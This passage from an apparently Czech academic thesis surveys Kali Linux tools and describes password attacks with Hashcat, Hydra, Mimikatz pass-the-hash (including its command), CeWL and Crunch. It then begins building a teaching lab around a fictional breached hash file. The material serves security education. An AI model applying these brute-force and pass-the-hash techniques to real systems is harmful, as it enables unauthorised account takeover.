V některých případech chtějí organizace pouze identifikovat zranitelná místa, která existují v jejich systémech bez toho, aniž by byly exploitovány. Posouzení zranitelností systému je širší analýza než u penetračního testování. Výsledkem je report s nalezenými zranitelnými místy, které jsou řazeny od největších hrozeb po ty méně závažné. Tento report je cílený na klienty, kteří jsou si vědomi přítomností chyb v zabezpečením svého systému a potřebují dále identifikovat ty největší hrozby a jejich zabezpečení následně prioritizovat (Najera-Gutierrez a Ansari 2018).

5.3.4 Bezpečnostní audit

Bezpečností audit je systematická procedura, která měří a reportuje stav systému oproti předdefinované množině standardů. Těmito standardy mohou být např.

osvědčené postupy v daném oboru nebo pouze nějaký checklist vytvořený danou organizací (Najera-Gutierrez a Ansari 2018).

5.4 Kali Linux a jeho nástroje

Po instalaci Kali Linuxu je nutné si všimnout, že je designovaný tak, aby byl používán jedním uživatelem. Samozřejmě je ale možné vytvořit vícero uživatelů (např. za účelem penetračních testů). Nicméně design s jedním root uživatelem, tedy uživatelem s nejvyššími možnými oprávněními, byl vytvořen účelně. Systém není totiž uzpůsoben běžným uživatelům. Kali Linux byl vytvořen tak, aby odpovídal požadavků, které na něj kladou penetrační testeři a další profesionálové. Většina nástrojů využívaných např. při penetračních testech potřebuje ke správnému fungování root oprávnění (Sinha 2018).

Jak již bylo zmíněno, Kali Linux je operační systém, který je zaměřený na bezpečností audity a penetrační testy. Aby mohl tyto funkce vykonávat obsahuje více než 600 nástrojů (Sinha 2018).

Sběr informací

První kategorií, kterou lze v rámci nástrojů systému Kali Linux pozorovat je kategorie s názvem Sběr informací. Sběr informací by měl být prvním krokem před zahájením penetračních testů. V ideálním případě by měl každý penetrační tester zahájit svoji práci sběrem dat a informací. To však často vyžaduje velké úsilí a trpělivost. Do podkategorií patří např. DNS analýzy, DNS a host identifikace, IP identifikaci a spoustu dalších. Pro sběr dat jsou používány nástroje DMitry, Faraday, Ghost Phisher, Miranda, nbtstat nbtscan (umožňuje vyhledávat „host names“ a domény) a mnoho dalších (Sinha 2018).

Analýza zranitelnosti systému

Druhou kategorií je Analýza zranitelnosti systému. Ta umožňuje otestovat, zda je daný systém či např. webová aplikace bezpečná. Tento test je možné provést opět pomocí nástrojů Kali Linux. Podkategoriemi zde jsou „Cisco tools“, „fuzzing tools“, „stress testing“ a další. Hlavními nástroji této kategorie jsou: BBQSQL, cisco-auditing-tool, cisco-torch, DBPwAudit, Nmap sqlsus atd (Sinha 2018).

Bezdrátové útoky

Další kategorii představují bezdrátové útoky, do které patří víceúčelové nástroje, které svými útoky míří na samotné klienty, místo aby atakovali přístupové body, jako např. routery atd (Sinha 2018).

Webové aplikace

Webové aplikace je další z kategorií, do které lze řadit nástroje systému Kali Linux. Aby bylo možné chránit webové aplikace, je nutné mít integrovanou sadu nástrojů, které testují bezpečnost. K dosažení kompletního testovacího procesu webu, je občas nutné kombinovat různé nástroje dohromady, což není žádný problém. Analýza funguje tak, že je aplikace nejdříve zmapována a je analyzována struktura útoku. Následně jsou nalezeny systémová nedostatky a slabá místa aplikace. Nástroje, které patří do této kategorie jsou např. Arachni, FunkLoad, jSQL Injection, Nikto, sqlmap, WebSvarab a další nástroje (Sinha 2018).

WPS

WPS (WiFi Protected Setup) nástroje se využívají v případě, že je cílem testování najít heslové fráze. Heslová fráze je sekvence písmen či slov, které jsou použity pro autentizaci přístupu k danému systému. Na rozdíl od hesla obsahuje heslová fráze typicky delší sekvenci znaků. Fráze pak chrání dané WPS. Aby bylo možné vykonat robustní útok proti WPS, je nutné použít více různých nástrojů. Takovému testování se říká „stress testing“. Tato kategorie tedy obsahuje mnoho nástrojů, které jsou designované tak, aby mohly být testovány na velkém rozmezí všech možných přístupových bodů a WPS implementací. Jedním z hlavních nástrojů je Reaver, jemuž trvá 4 až 10 hodin uhodnou správný WPS pin a dostat zpět heslovou frázi. Dalšími důležitými nástroji jsou DHCPig, Inundator, ipv6-toolkit, Termineter atd (Sinha 2018).

Exploitation

„Exploitation“ nástroje jsou další kategorií. Tento typ nástroje se zaměřuje především na webové prohlížeče. Webové útoky proti klientům jsou stále větším problémem. V takových situacích je jediným možným přístupovým bodem pro útok

webový prohlížeč, takže se přirozeně stane terčem útoku. S vědomím tohoto faktu je nutné posílit prostor sítě a stejně tak samotný klientský systém. Útočníci využívají webový prohlížeč k útoku na hlavní systém. Při navrhování takových nástrojů je tedy potřeba zohlednit možnost útoků na samotného klienta. Příkladem jsou nástroje Armitage, BeFF, Metasploit a další (Sinha 2018).

Forenzní nástroje

Forenzní nástroje jsou používány v případech, kdy je počítač napaden a v rámci útoku dojde ke smazání důležitých souborů. Díky těmto nástrojům je tedy možné soubory obnovit. Nejběžnějšími souborovými systémy v Linuxových distribucích jsou ext3 a ext4. V těchto souborových systémech existuje takzvaný žurnál. Žurnál je obsažen v tzv. žurnálovacích souborových systémech. Ty do žurnálu zapisují změny, které mají být v systému provedeny. Žurnál bývá obvykle cyklický buffer, jehož účelem je chránit integritu dat. Forenzní nástroje jsou za pomoci žurnálu schopné obnovit smazaná data. Patří sem nástroje jako Binwalk, Capstone, Cuckoo, Xplico atd (Sinha 2018).

Sniffing and Spoofing

„Sniffing and Spoofing“ kategorie má dvě hlavní podkategorie – „Network sniffers and spoofing“ a MITM (Man In The Middle) útoky. „Sniffing“ je sbírání datových packetů, analyzování provozu v síti a následné zasílání packetů na místo určení. Pomocí „Sniffing“ si může útočník udělat představu o provozu v síti a následně navázat „spoofing“ útokem. „Spoofing“ znamená, že se útočník vydává za jiný počítač v původní síti a snaží se uživatele přesvědčit o své důvěryhodnosti. Tím může získat např. citlivá data atd. Nástroje patřící do této kategorie cílí především na slabá místa v síťových protokolech. Síťových protokolů je mnoho, ale stejně tak mají i mnoho různých slabin. Jak bylo zmíněno, k odhalení takových slabých míst je nutné sledovat provoz na síti. Penetrační testeři často využívají konfigurovatelnou DNS „proxy“ k analýze sítě. Tato kategorie obsahuje mnoho nástrojů a každý funguje jinak. Některé z nich provádí útoky na 2 vrstvách. V tomto případě je mnoho DNS „proxy“ a ty směřují všechny DNS dotazy na jedinou IP adresu nebo implementují pouze základní filtraci. Tento typ „proxy“ může být použit k odeslání nepravého

dotazu na útočníkovu stranu místo na stranu reálného hosta. Mezi tyto nástroje patří DNSChef, inviteflood, SniffJoke, WebScarab, Wireshark atd (Sinha 2018).

Útoky na heslo

Kategorii Útoky na heslo můžeme rozdělit do čtyřech podkategorií: off-line útoky, on-line útoky, hashovací nástroje a profilování hesla a slovníkový útok. Nástroje v této kategorii kombinují několik prolamovacích způsobů do jednoho programu. Avšak jsou plně konfigurovatelné pro různé speciální potřeby. V některých případech lze používat ty samé prolamovací způsoby všude (např. u typu „Unix crypt(3) hash“). Další nástroje jsou schopné sami detekovat o jaký typ „hash“ se jedná. Nástroji této kategorie jsou BruteSpray, Crunch, HexorBase, RainbowCrack atd (Sinha 2018).

Maintainign Access

Další kategorií je takzvaný „Maintainign Access“. Jedná se o fázi penetračního testování, kdy nástroje z této kategorie umožňují penetračnímu testerovi se zdržovat v daném systému tak dlouho, dokud nedostane úspěšně ze systému ven informaci, kterou považuje za cennou. Sem patří CryptCat, HTTPTunnel, PowerSploit, Webshells, a další (Sinha 2018).

Reverzní inženýrství

Reverzní inženýrství je další důležitou kategorií, u které je zapotřebí znát funkce „malware“ rodin. Nástroje v této kategorii umožňují vytvářet popisky rodin „malware“ založené na textových či binárních paternech. Patří sem apktool, OllyDbg, YARA, MagicTree atd (Sinha 2018).

Hardwarové hackování

Hardwarové „hackování“ je poslední kategorií, do které lze zařadit nástroje Kali Linuxu. Sem patří např. apktool, Sakis3G, smali a další (Sinha 2018).

6 Nástroje určené k testování hesel v Kali Linux

Jak již bylo zmíněno v kapitole 1.1.2, Kali Linux obsahuje několik kategorií, do kterých lze zařadit nástroje pro testování hesel.

První kategorií jsou Off-line útoky. Jedná se o sadu nástrojů, které pracují s off-line staženou kolekcí hesel a snaží se vytvořit takový řetězec, který by se shodoval s hodnotami „message“ a „digest“ v dané kolekci.

Druhá kategorie, tedy On-line útoky obsahuje nástroje, které útočí na živý (on-line) systém a snaží se ho prolomit. Hashovací nástroje se snaží získat kontrolu nad heslem tím, že se pokouší dosáhnout stejného „hashe“, jako je ten, na který útočí, pomocí hašovacích nástrojů bez toho, aniž by znali původní heslo.

Poslední kategorií je Profilování hesla a slovníkový útok. Zde jsou obsažené nástroje, provádějící slovníkové útoky. Ty jsou daleko účinnější, než „brute force“ útoky, avšak je nutné mít přístup k daným slovníkům (Kävrestad 2020).

6.1 Hashcat

Nástroj Hashcat se nachází ve standartní verzi systému Kali Linux nebo je možné ho samostatně doinstalovat přímo ze stránek hashcat.net. Nástroj Hashcat funguje pouze v režimu off-line (snaží se prolomit hash nebo seznam hashů uložených v PC c textovém souboru). Nástroj pro operační systémy na bázi Linuxu je možné spustit pouze v příkazové řádce (GUI mód je dostupný pouze pro Windows). Vzhledem k tomu, že nástroj Hashcat podporuje i akceleraci pomocí GPU, je nutné pro správné fungování mít nainstalované potřebné drivery, které jsou zmíněné na oficiálním webu Hashcat.

Hashcat podporuje několik druhů útoků pro více než 300 vysoce optimalizovaných hašovacích algoritmů. Mezi druhy útoků patří přímý útok, kombinační útok, útok hrubou silou a kombinace hybridního slovníku s maskou a hybridní masky se slovníkem (hashcat | Kali Linux Tools [b.r.]).

Přímý útok vezme jednoduše list slov a zkouší všechny řetězce v něm obsažené oproti každému hashy. Toto je velmi efektivní metoda prvního průchodu při hledání hesla. Je však nutné dobře zvolit slovník, jako například slovník (např. rockyou) (hashcat_user_manual.pdf [b.r.]).

Metoda kombinace vždy vezme dva řetězce ze slovníku a vyzkouší je oproti danému hashy. Uživatelé totiž často používají kombinaci například jména a příjmení jako řetězec hesla (hashcat_user_manual.pdf [b.r.]).
Maska je tvořena způsobem, že za každý znak v hesle, který chceme prolomit musí být dosazen jeden placeholder. Jako placeholder je možné vložit vlastní proměnnou znakové sady, vestavěnou promměnou znakové sady či statické písmeno. Proměnná je znázorněna pomocí ? a následujícího písmena. Pro vestavěné proměnné jsou to znaky (l, u, d, s, a) a pro vlastní proměnné jsou to čísla od 1 do 4. Vestavěné proměnné:

- ?l = abcdefghijklmnopqrstuvwxyz,
- ?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ,
- ?d = 0123456789,
- ?h = 0123456789abcdef,
- ?H = 0123456789ABCDEF,
- ?s = «space»!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~,
- ?a = ?l?u?d?s,
- ?b = 0x00 - 0xff (mask_attack [b.r.]).

Hashcat očekává slovník ve formátu „.txt“, kdy se na každém řádku nachází nové slovo. Výsledkem je tedy soubor „hashcat.potfile“, do kterého jsou ukládány veškeré výsledky ve formátu „hash:prolomený řetězec“ (Kävrestad 2020).

6.2 On-line prolamování hesel za pomocí nástroje Hydra

Nástroj Hydra je obsažen ve standartní verzi systému Kali Linux nebo je možné ho samostatně doinstalovat přímo z GiT repozitáře na stránce github.com/vanhauser-thc/thc-hydra. Nástroj funguje po síti a je tak možné pomocí něj zacílit útok například na router či na jiný počítač v síti.
Nástroj Hydra lze spustit v CLI, zároveň ale oproti nástroji Hashcat je možné ho spustit i v GUI módu na zařízeních s operačním systémem na bázi Linux. Je nutné

zdůraznit, že nástroj operuje pouze v IPv4 režimu. Chceme-li pracovat s IPv6, je nutné přidat do přikazu v CLI „-6“ (van Hauser Heuse 2021).

Pro zadání příkazu v CLI je nutné zadat následující parametry. První parametr definuje cíl, na který bude nástroj útočit. Je možné zadat jeden cíl pomocí IP nebo DNS záznamu. Rozsah IP může být zadán ve formátu "192.168.0.0/24" nebo pomocí listu hostů v textovém souboru. Druhý parametr definuje protokol (ftp, smtp a další). Dále je nutné zkontrolovat, zda má modul nějaká další možná nastavení (pomocí například *hydra -U smtp*). Posledním parametrem je cílový port, na který je útok cílen (hydra | Kali Linux Tools [b.r.]).

Hydra útočí tak, že za pomocí „brute force“ útoku se snaží spojit údaje loginu a hesla tak, aby odpovídali údajům zařízení, na které útok míří. Hrubou silou se snaží nástroj prolomit heslo za pomocí předem vytvořených slovníků. Jeden slovník je pro „login“ a druhý pro heslo (může být i jeden obecný slovník pro oba údaje) (Jahankhani et al. 2021).

Pokud byla nalezena shoda údajů, je do „console“ vypsán „login“ a heslo, které bylo nalezeno (je možné vypsat i do formátu text, jsonv1 či json). Dále už se stačí jen pomocí „ssh“ připojit k danému zařízení, zadat přihlašovací údaje a v tu chvíli má útočník plnou kontrolu nad zařízením (Jahankhani et al. 2021).

6.3 Pass the Hash nástroj Mimikatz

Nástroj Mimikatz je dalším ze základních nástrojů, které jsou předinstalované v systému Kali linux. Funguje však pouze v příkazové řádce.

Nástroj je nutné používat v kombinaci s nástrojem umožňujícím vzdálené připojení k ostatním zařízením v dané síti (např. Metasploit). Je tedy nutné nejdříve navázat spojení s počítačem ve stejné síti. Další podmínkou je, aby počítač, na který je cílen útok, obsahoval systém Windows (Mimikatz je konstruován na exploitaci hesla pouze na operačním systému Windows) (mimikatz | Kali Linux Tools [b.r.]).

Nástroj Mimikatz využívá například útok „Pass the Hash“, který funguje tak, že pokud útočník získá přístup k jednomu účtu v organizaci, není pro něj problém získat i práva Administrátora. Získáním práva Administrátora získá útočník nejvyšší práva k firemnímu systému, kde může dále páchat škody. Pokud se totiž do

napadeného počítače někdy v minulosti přihlásil Admin (např. za účelem nainstalování nějakého programu), je jeho heslo uloženo v systémové paměti pomocí „NTLM hashe“. Nástroj Mimikatz má, mimo jiných funkcí, i funkci „Pass-the-hash“. Pomocí tohoto nástroje je možné vypsat do logu všechna hesla uložená v daném počítači. Ty jsou sice uložena pomocí „hashe“, ale to pro útočníka není žádná překážka. Stačí aby v logu hesel našel administrátorské údaje a následně je pomocí funkce „sekurlsa::pth“ v nástroji Mimikatz použije jako přihlášení do systému s admin právy (Jadeja a Vaghasia 2018).

6.4 Metasploit

Základní verze systému Kali Linux obsahuje i velice komplexní nástroj Metasploit. V základu obsahuje Metasploit velké množství různých nástrojů pro penetrační testování. Vzhledem k tomu, že se jedná o open-source framework, je možné, aby uživatelé neustále vyvíjeli nové moduly, které lze následně jednoduše doinstalovat (Metasploit | Penetration Testing Software [b.r.]).

Pomocí různých nástrojů frameworku Metasploit je možné po síti zjistit slabá místa systémů, exploitování systémů a obecně penetračně testovat dané systémy. Nástroj je možné spustit v různých módech (Kennedy et al. 2011).

Prvním z nich je MSFconsole. MSFconsole je interface podobná příkazové řádce a patří mezi nejpopulárnější části frameworku Metasploit. Pomocí MSFconsole je možné spouštět jednotlivé exploity, načítat podpůrné moduly, vytvářet listenery nebo spouštět exploitaci celých sítí (Kennedy et al. 2011).

Druhým módem je MSFcli, který běží čistě v příkazové řádce. Oproti MSFconsole, která uživateli poskytuje interaktivní přístup, se MSFcli soustředí na skriptování a interoperabilitu s ostatními čistě konzolovými nástroji. Tento mód je velice vhodný v případě, že je cílem provést přesně jeden konkrétní typ exploatace (Kennedy et al. 2011).

Třetím módem je Armitage. V tomto módu je uživateli nabídnut framework Metasploit, který je celý implementován v GUI rozhraní (Kennedy et al. 2011).

Obecně je nástroj velice komplexní, což je důvod, proč je tak oblíben mezi penetračními testery. V této práci je však použit jen jako pomocný nástroj pro postup exploatace hesla různými způsoby (např. kapitola Mimikatz).

6.5 Password Profiling & Wordlist nástroje CeWL a Crunch

Dalšími z důležitých nástrojů obsažených v operačním systému Kali Linux jsou CeWL a Crunch. Jsou zmíněny společně, protože je velice vhodné tyto dva nástroje kombinovat při tvorbě vlastních slovníků, které je možné následně využívat k prolamování hesel (Svensson 2016).

Nástroj CeWL funguje online a je spouštěn z příkazové řádky. Cílem může být konkrétní webová stránka, ze které bude staženo co nejvíce informací (Wood 2023). Custom Word List Generator (CeWL) je nástroj, který umožní útočníkovi stáhnout celé tělo webové stránky a vyselektovat z něj jednotlivá slova, která uloží do slovníkového listu. CeWL má různá nastavení a omezení (např. v selekci slov, frází či části kódu těla webové stránky). Například může z webu vybrat pouze emailové adresy, které dále rozdělí na jednotlivá slova (Svensson 2016).

Nástroj Crunch je pak offline nástroj, který dokáže vygenerovat či modifikovat již existující seznamy slov. Tento nástroj je také spouštěn pouze v módu CLI (crunch | Kali Linux Tools [b.r.]).

Crunch dokáže pomocí parametrů k daným slovům generovat například řetězce čísel či písmen. Získáme-li z nástroje CeWL získáme slovo John, pomocí Crunch jsme schopni k němu generovat například čísla 01, 02, …, XX. Tím pádem získáme např. řetězec John21, což může být například heslo, které někdo používá ke své emailové adrese (Svensson 2016).

6.6 John the Ripper

Kali Linux obsahuje ve svém základu i jeden z nejznámějších nástrojů určených k prolamování hesel a tím je John. Nástroj funguje off-line. Jeho snahou je prolomit hesla obsažená ve vybraném textovém souboru. Nástroj nemá GUI a je s ním možné pracovat pouze pomocí příkazové řádky. Je však dostupná i GUI verze s názvem Johny. Johny je však separátní program, který je nutné k nástroji John the Rippper doinstalovat (Anon. 2023a).

Dostupná je také komunitní verze „jumbo“, která je rozšířena o nové funkce a podporuje více hashovacích algoritmů. Na to, aby uživatelé přidali nové části kódu, jsou však velice nízké požadavky a přidání kódu je až příliš jednoduché. To znamená, že se v kódu verze „jumbo“ mohou vyskytovat chyby (Anon. 2023a).

John the Ripper je nástroj na prolamování hesel. Má svoje vlastní optimalizované moduly pro různé typy „hashů“ a procesorové architektury. Patří sem i „hash“ používaný ve Windows s názvem NTLM, který je postaven na MD4 protokolu. Dále Mac OS X 10.4-10.6 SHA1 se solí a mnohem více. Hlavní výhodou nástroje John the Ripper je, že je bohatý na funkce, rychlý a dostupný na několika platformách. Další plus je, že na rozdíl od nástroje Hashcat je John the Ripper schopný sám rozpoznat o jaký typ „hashe“ se jedná a není tak potřeba ho předem definovat. Kombinace několika různých prolamovacích módů z něj dělá zcela bezkonkurenční nástroj na prolamování hesel (Sinha 2018).

6.7 RainbowCrack

RainbowCrack je další z řady nástrojů systému Kali Linux, který je obsažen v jeho základní verzi. Tento nástroj funguje off-line na platformách Windows a Linux. Nástroj obsahuje grafické uživatelské rozhraní, ale také je možné s ním pracovat pouze pomocí příkazového řádku. Je možné, aby rainbowcrack běžel v módu GPU akcelerace. V takovém případě je ale klíčové, aby byly nainstalované správné ovladače pro GPU. Je podporována i akcelerace několika grafickými kartami zároveň (RainbowCrack Documentation [b.r.]).

RainbowCrack používá speciální typ algoritmu časové paměti (tzv. „trade-off“) k prolamování „hashů“. Prvním krokem je vytvoření „Rainbow table“. Následně pak za pomoci zrychleného „trade-offu“ časové paměti dochází k prolamování „hashe“. Výhodou je, že pokud je známo, na jaké zařízení má útok mířit, lze podle dané skutečnosti upravit „Rainbow table“. Víme-li, že počítač, na který se chystá útok má operační systém Windows, je možné tabulku zúžit na hashovací protokol Windows NTLM. Běžně při „brute force“ útocích prolamovací algoritmus „hashe“ generuje všechny možné řetězce textu a následně z nich dopočítává korespondující „hashe“. V jednu chvíli je porovnávána hodnota „hashe“ s hodnotou „hashe“, který má být prolomen. Pokud dojde ke shodě „hashů“, je tedy nalezen i prostý text daného hesla. V „trade-off“ algoritmu však nezačíná výpočet prolamování okamžitě. Je potřeba tzv. předvýpočetní fáze. V této fázi se ukládají „hashe“ do „Rainbow table“. Tento proces je náročný a zdlouhavý, ale ve chvíli, když dojde k ukončení předvýpočetní fáze

a všechny „hashe“ jsou uložené v tabulce, běží algoritmus lépe než jakákoliv „brute force“ technika (Sinha 2018).

7 Praktická část – tvorba labů

Hlavním cílem práce je vytvořit sadu labů, která bude zaměřena na prolamování hesel za pomoci nástrojů v Kali Linux. Každý z labů bude zaměřen na jeden specifický nástroj. Prvním bodem v každém labu budou informace o cíli, časové náročnosti a použitých nástrojích. Poté bude následovat krátké seznámení s funkcionalitami daných nástrojů. Následně bude popsán postup řešení daného labu, který bude prokládán jednoduchými otázkami na aktuálně řešené téma. Poslední částí labu bude okomentovaný výsledek a arch s řešením, ve kterém budou zodpovězeny průběžné otázky společně se seznamem shrnujícím postup řešení. Tyto materiály by v budoucnu mohly sloužit například jako výukové materiály v oblasti operačních systémů.


7.1 Společné požadavky

Nejdříve je nutné definovat programy a další potřebné věci, které budou potřebné k následné práci.

Prvním krokem je nainstalování některého z virtualizačních nástrojů. Na výběr je např. VirtualBox, VMware, HYPER-V nebo QEMU. V našem případě bude zvolen VirtualBox, protože je to multiplatformní virtualizační nástroj, který je dostupný jak pro Linux/Unix, tak pro Windows či Mac OS. Další jeho výhodou je uživatelská přívětivost a přehlednost.VirtualBox je tedy možné stáhnout na odkazu www.virtualbox.org/wiki/Downloads.

Dalším krokem je nainstalování Kali Linuxu do virtualizačního programu. Je možné buď stáhnout ISO soubor a následně provést instalaci, nebo lépe stáhnout přímo z webu Kali již předpřipravený image (dostupný na adrese www.kali.org/get-kali/#kali-virtual-machines), který je nutné pouze rozbalit ze zazipované knihovny a následně ho spustit. VirtualBox sám provede instalaci a přidání virtuálního počítače. V nastavení virtuálního počítače je pak možné např. upravit velikost paměti RAM nebo počet vláken procesoru dostupných pro danou virtuální instalaci. Hodnoty těch parametrů vycházejí ze specifikací řešitelova počítači.

V případě, že je úspěšně zainstalován virtuální počítač a jsou přiřazeny dostatečné hodnoty paměti RAM a dalších komponent, je možné virtuální stroj spustit. Zadáním přihlašovacích údajů kali (pro login i heslo) se řešitel dostane na domovskou obrazovku systému Kali Linux. Základní nastavení je tedy tímto hotové a nyní je možné začít s řešením jednotlivých problémů v labech.



Obrázek 1 Ukázka nastavení v programu VirtualBox.

7.2 Lab č. 1 - Útok pomocí nástroje Hashcat

Následující lab je zaměřen na použití několika vestavěných nástrojů operačního systému Kali Linux. Pokud jsou splněny veškeré kroky z kapitoly Společné požadavky, jsou nástroje použité v tomto labu již předinstalované ve virtuálním počítači.

Potřebné nástroje:

- CeWL
- Crunch
- Hashcat

Další potřebné atributy:

- Soubor se zahašovanými hesly, která byla získána pomocí např. prolomení databáze či nástroje Mimikatz (pomocí útoku Pass the Hash)

Časová náročnost: 30 až 40 minut.

Cíl úlohy

Cílem tohoto labu je seznámit řešitele s nástroji CeWL a Crunch, pomocí kterých si vytvoří vlastní slovník. Ten následně aplikuje při prolamování hesel pomocí nástroje Hashcat. Na závěr řešitel interpretuje výsledek (zda se mu hesla podařila prolomit či nikoliv).

Seznámení s nástroji

Prvním nástrojem je CeWL. Tento nástroj slouží k analýze webové stránky, kdy je předána URL a parametry, podle kterých se má obsah webu filtrovat. CeWL analyzuje text na webové stránce a je schopný vybrat např. jména a příjmení osob zmíněných na stránkách, jejich datumy narození, e-mailové adresy, telefonní čísla a další informace, které mohou být následně použity při prolamování hesla. Pomocí tohoto nástroje je možné vytvořit základní slovník.

Jakmile je vytvořen slovník s údaji z dané webové stránky, je možné ho následně modifikovat. K tomu slouží nástroj Crunch. Tento nástroj dokáže vytvořit zcela nový slovník či modifikovat již existující. Pomocí zadaných parametrů může např. za slova již existujícího slovníku přigenerovat různé kombinace znaků a číslic.

Posledním nástrojem použitý v tomto labu je nástroj Hashcat. Jeho funkce je pro celý postup klíčová. Pomocí tohoto nástroje a předem vytvořeného slovníku probíhá právě prolamování hesla. Výstupem z tohoto nástroje je informace o tom, kolik hesel z daného souboru bylo prolomeno a o jaká hesla se jedná.

Fiktivní use case

Ve firmě s názvem "bankaXY" byla prolomena databáze s hesly. Údaje byly staženy v textové podobě a výstupem pro penetračního testera byla již pouze vybraná hesla v textovém souboru. Hesla jsou však zahašována, takže v takové podobě není možné hesla použít. Úkolem testera je prolomit co nejvíce zahašovaných řetězců za pomoci informací z webové stránky firmy. Cílem je tedy použít vhodné nástroje systému Kali Linux a pomocí nich vytvořit a modifikovat vlastní slovník, který bude následně použit v kombinaci s již existujícím slovníkem rockyou k prolamování hesel. K samotnému prolamování bude využit nástroj Hashcat.

Spuštění fiktivní webové stránky

Aby bylo možné použít nástroj CeWL, je nutné nejprve vytvořit fiktivní webovou stránku, se kterou bude nástroj CeWl interagovat. Spuštění serveru je velice jednoduché, v systému Kali Linux je předinstalován server apache2, ten je možný spustit po zadání příkazu *service apache2 start.* Dále je nutné zkontrolovat IP adresu počítače, protože to bude IP adresa, na které je spuštěn server. IP adresu lze zjistit po zadání příkazu *ip address show*. Následně je možné si z odkazu stáhnout soubor s webovou stránkou z odkazu zde (viz GitHub repozitář > Lab c. 1 > web.html) a vložit ho například na plochu. Z plochy je nutné tento soubor zkopírovat do serverové složky, to je možné provést pomocí následujícího příkazu *sudo cp Desktop/web.html /var/www/html/*. Po úspěšném překopírování stačí zkontrolovat, zda je stránka dostupná, to lze zjistit po zadání URL adresy do prohlížeče ve stvaru *IP adresa/web.html*. V tomto případě je to *10.0.2.15/web.html* (tato adresa bude zmiňována dále v úloze).

Testovací soubor s hesly

Testovací soubor s hesly je v této úloze uměle vytvořen. Hesla jsou zahašována pomocí hašovacího algoritmu SHA-256. Do seznamů hesel jsou úmyslně zařazeny

různě obtížné řetězce. Díky různé složitosti bude tak možné otestovat, jak účinné jsou jednotlivé kroky při prolamování hesla (především jak důležitá je tvorba slovníků). Testovací řetězce tedy budou obsahovat krátká hesla (např. “qwerty”), která jsou snadno prolomitelné a také se velice často vyskytují v různých databázích prolomených hesel (např. rockyou), ale i hesla tvořená mnemonickým způsobem, která by měla být naopak velice silná a při délce 10-12 znaků v podstatě neprolomitelná.

Hesla obsažena v testovacím souboru (nezahašovaná):

- qwerty,
- test1234,
- Bezpecna1987,
- Kbezpecna1987,
- a_z@bezp3cenY,
- PHzPKL_dp-2023,
- ucetni1234.

Výše jsou uvedena hesla, která by mohla být použita pro přístup k účtům například ve fiktivní firmě s názvem “banka XY”. Vytvořený soubor s hesly se jmenuje “hashes_to_crack.txt” a nachází se zde (viz GitHub repozitář > Lab c. 1 > hashes_to_crack.txt).

Hašování souboru s hesly může být provedeno například pomocí některého z dostupných on-line nástrojů, pomocí kterého bude každý řetězec zvlášť vložen do nástroje a výsledek následně uložen do textového souboru. Tento postup je však neefektivní a žádný penetrační tester by takto nepostupoval. Předpoklad pro následující postup je, že výše zmíněná hesla byla uložena do textového souboru v podobě plaintextu. Dalším úkolem je tedy z těchto hesel vytvořit hashe pomocí hašovacího algoritmu sha-256. Toho bude docíleno pomocí vestavěné funkce, která lze spustit v terminálu – *sha256sum*. Pokud je však do této funkce zadán celý soubor, je vytvořen hash pro soubor a nikoliv pro jednotlivé řádky. Aby byl hašován každý řádek zvlášť, je nutné vytvořit bashový script, který bude postupně načítat jednotlivé řádky a ty následně zahašuje a přidá je do cílového souboru. Takový script pro vytvoření souboru, který bude tvořen jednotlivými hashy, může vypadat například takto:

